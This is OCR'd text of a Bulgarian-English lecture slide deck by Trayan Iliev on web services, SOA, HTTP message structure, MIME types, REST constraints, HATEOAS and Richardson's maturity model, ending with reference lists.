
Уеб услуги (2)

Уеб услугите са:

- компоненти за изграждане разпределени приложения в SOA архитектурен стил
- комуникират използвайки отворени протоколи
- само-описателни и само-съдържащи се
- могат да бъдат откривани използвайки UDDI или ebXML регистри (и по-нови спецификации – WSIL & **Semantic Web Services**)




Service Oriented Architecture (SOA)



Hypertext & Hypermedia

- Hypertext is structured text that uses logical links (hyperlinks) between nodes containing text
- HTTP is the protocol to exchange or transfer hypertext
- Hypermedia - extension of the term hypertext, is a nonlinear medium of information which includes multimedia (text, graphics, audio, video, etc.) and hyperlinks of different media types (e.g. image or animation/video fragment can be linked to a detailed description.



Multipurpose Internet Mail Extensions (MIME)

- Different types of media are represented using different text/binary encoding formats – for example:

–Text -> plain, html, xml ...

–Image (Graphics) -> gif, png, jpeg, svg ...

- Multipurpose Internet Mail Extensions (MIME) allows the client to recognize how to handle/present the particular multimedia asset/node:

  Media Type Media SubType (format)

  Ex.: Content-Type: text/plain

- More examples for standard MIME types: https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types

- Vendor specific media (MIME) types: application/vnd.*+json/xml

HTTP Request Structure

GET */context/Servlet*
HTTP/1.1

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST */context/Servlet*
HTTP/1.1

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST_Data

HTTP Response Structure

HTTP/1.1 200 OK

Content-Type:
application/json

Header2: *Header2_Data*


...

HeaderN: *HeaderN_Data*

<Празен ред>

```
[{ "id":1,
   "name":"Novelties in Java EE 7 ...",
   "description":"The presentation is
    ...",
   "created":"2014-05-10T12:37:59",
   "modified":"2014-05-10T13:50:02",
 },
 { "id":2,
   "name":"Mobile Apps with HTML5
    ...",
   "description":"Building Mobile ...",
   "created":"2014-05-10T12:40:01",
   "modified":"2014-05-10T12:40:01",
 }]
```

Service Oriented Architecture (SOA)



Source: http://en.wikipedia.org/wiki/File:SOA_Detailed_Diagram.png,
Author: JamesLWilliams2010, License: Creative Commons Attribution 3.0 Unported

Architectural Properties

According to **Dr. Roy Fielding** [Architectural Styles and the Design of Network-based Software Architectures, 2000]:

–Performance

–Scalability

–Reliability

–Simplicity

–Extensibility

– Dynamic evolvability

– Cusomizability

– Configurability

– Visibility

❖All of them should be present in a desired Web Architecture and REST architectural style tries to preserve them by consistently applying several **architectural constraints**

REST Architecture

According to **Roy Fielding** [Architectural Styles and the Design of Network-based Software Architectures, 2000]:

- Client-Server
- Stateless
- Uniform Interface:
  - Identification of resources
  - Manipulation of resources through representations
  - Self-descriptive messages
  - Hypermedia as the engine of application state (HATEOAS)
- Layered System
- Code on Demand (optional)

Representational State Transfer(REST)

- REpresentational State Transfer (REST) is an architecture for accessing distributed hypermedia web-services
- The resources are identified by URIs and are accessed and manipulated using an HHTP interface base methods (GET, POST, PUT, DELETE, OPTIONS, HEAD, PATCH)
- Information is exchanged using representations of these resources
- Lightweight alternative to SOAP+WSDL -> HTTP + Any representation format (e.g. JavaScript™ Object Notation – JSON)

Representational State Transfer(REST)

- Identification of resources – URIs
- Representation of resources – e.g. HTML, XML, JSON, etc.
- Manipulation of resources through these representations
- Self-descriptive messages - Internet media type (MIME type) provides enough information to describe how to process the message. Responses also explicitly indicate their cacheability.
- Hypermedia as the engine of application state (aka **HATEOAS**)
- Application contracts are expressed as **media types** and [semantic] link realtions (**rel** attribute - RFC5988, "Web Linking")

Source: http://en.wikipedia.org/wiki/Representational_state_transfer

Hypermedia As The Engine Of Application State (HATEOAS) – New Link Header (RFC 5988) Example

```
Content-Length →1656
Content-Type →application/json
Link →<http://localhost:8080/polling/resources/polls/629>;
rel="prev"; type="application/json"; title="Previous poll",
<http://localhost:8080/polling/resources/polls/632>;
rel="next"; type="application/json"; title="Next poll",
<http://localhost:8080/polling/resources/polls>;
rel="collection"; type="application/json"; title="Polls
collection", <http://localhost:8080/polling/resources/polls>;
rel="collection up";  type="application/json"; title="Self
link", <http://localhost:8080/polling/resources/polls/630>;
rel="self"
```

Example: URLs + HTTP Methods

Uniform Resource Locator (URL)	GET	PUT	POST	DELETE
Collection, such as http://api.example.com/comments/	**List the URIs and perhaps other details of the collection's members.**	**Replace the entire collection with another collection.**	**Create a new entry in the collection. The new entry's URI is assigned automatically and is usually returned by the operation.**	**Delete the entire collection.**
Element, such as http://api.example.com/comments/11	**Retrieve a representation of the addressed member of the collection, expressed in an appropriate Internet media type.**	**Replace the addressed member of the collection, or if it does not exist, create it.**	Not generally used. Treat the addressed member as a collection in its own right and create a new entry in it.	**Delete the addressed member of the collection.**

Source: https://en.wikipedia.org/wiki/Representational_state_transfer

Advantages of REST

- Scalability of component interactions – through layering the client server-communication and enabling load-balancing, shared caching, security policy enforcement;
- Generality of interfaces – allowing simplicity, reliability, security and improved visibility by intermediaries, easy configuration, robustness, and greater efficiency by fully utilizing the capabilities of HTTP protocol;
- Independent development and evolution of components, dynamic evolvability of services, without breaking existing clients.
- Fault tolerant, Recoverable, Secure, Loosely coupled

Richardson's Web Maturity Model

According to **Leonard Richardson** [Talk at QCon, 2008 - http://www.crummy.com/writing/speaking/2008-QCon/act3.html]:

- Level 0 – POX: Single URI (XML-RPC, SOAP)
- Level 1 – Resources: Many URIs, Single Verb (URI Tunneling)
- Level 2 – HTTP Verbs: Many URIs, Many Verbs (CRUD – e.g Amazon S3)
- Level 3 – Hypermedia Links Control the Application State = HATEOAS (Hypertext As The Engine Of Application State) === **truely** RESTful Services

Литература и интернет ресурси

- JSR 342: JavaTM Platform, Enterprise Edition 7 (Java EE 7) Specification – https://www.jcp.org/en/jsr/detail?id=342
- Java EE 7 Tutorial – https://docs.oracle.com/javaee/7/tutorial/
- GlassFish Application Server – http://glassfish.java.net/
- Introducing the Java EE 6 Platform – http://java.sun.com/developer/technicalArticles/JavaEE/JavaEE6Overview.html
- Java Platform, Enterprise Edition във Wikipedia – http://en.wikipedia.org/wiki/Java_Platform,_Enterprise_Edition
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/

Литература и интернет ресурси

- JSR-315 Java™ Servlet 3.0 Specification – http://jcp.org/aboutJava/communityprocess/final/jsr315/
- W3C Hypertext Transfer Protocol – HTTP/1.1 – http://www.w3.org/Protocols/rfc2616/rfc2616.html
- File API & Progress Events – W3C Working Draft 20 October 2011 – http://www.w3.org/TR/FileAPI/
- Mozilla tutorial „HTTP access control" – https://developer.mozilla.org/En/HTTP_access_control
- Mozilla tutorial „Using XMLHttpRequest" at https://developer.mozilla.org/En/Using_XMLHttpRequest
- Mozilla tutorial „W3C FileAPI in Firefox 3.6" – http://hacks.mozilla.org/2009/12/w3c-fileapi-in-firefox-3-6/

Литература и интернет ресурси

- JSR 244: JavaTM Platform, Enterprise Edition 5 (Java EE 5) Specification – http://jcp.org/en/jsr/detail?id=244
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/
- Hall, M., Brown, L., Core Servlets and JavaServer Pages – http://pdf.coreservlets.com/
- Страница за JavaServer Pages на уеб сайта на Oracle® – http://www.oracle.com/technetwork/java/javaee/jsp/index.html
- JavaServer Pages в Wikipedia – http://en.wikipedia.org/wiki/JavaServer_Pages
- Ръководство за JavaServer Pages– http://www.jsptut.com/
- JavaWorld: Understanding JavaServer Pages Model 2 architecture – http://www.javaworld.com/javaworld/jw-12-1999/jw-12-ssj-jspmvc.html

Литература и интернет ресурси

- JavaServer Pages (JSP) Syntax Reference – https://download.oracle.com/otn-pub/jcp/jsp-2_3-mrel2-eval-spec/JSP2.3MR.pdf?AuthParam=1623741608_69189887c51fd8b10c25849d3f3e2092
- JSP Simple Tags Explained by Andy Grant http://articles.sitepoint.com/article/jsp-2-simple-tags
- JavaServer Pages Standard Tag Library 1.1 Tag Reference – http://java.sun.com/products/jsp/jstl/1.1/docs/tlddocs/index.html
- JSP Tutorial: https://www.javatpoint.com/jsp-page-directive
- Java EE 5 Tutorial – http://java.sun.com/javaee/5/docs/tutorial/doc/

Thank's for Your Attention!

Trayan Iliev

CEO of IPT – Intellectual Products & Technologies

http://iproduct.org/

http://robolearn.org/

https://github.com/iproduct

https://twitter.com/trayaniliev

https://www.facebook.com/IPT.EACAD

https://plus.google.com/+IproductOrg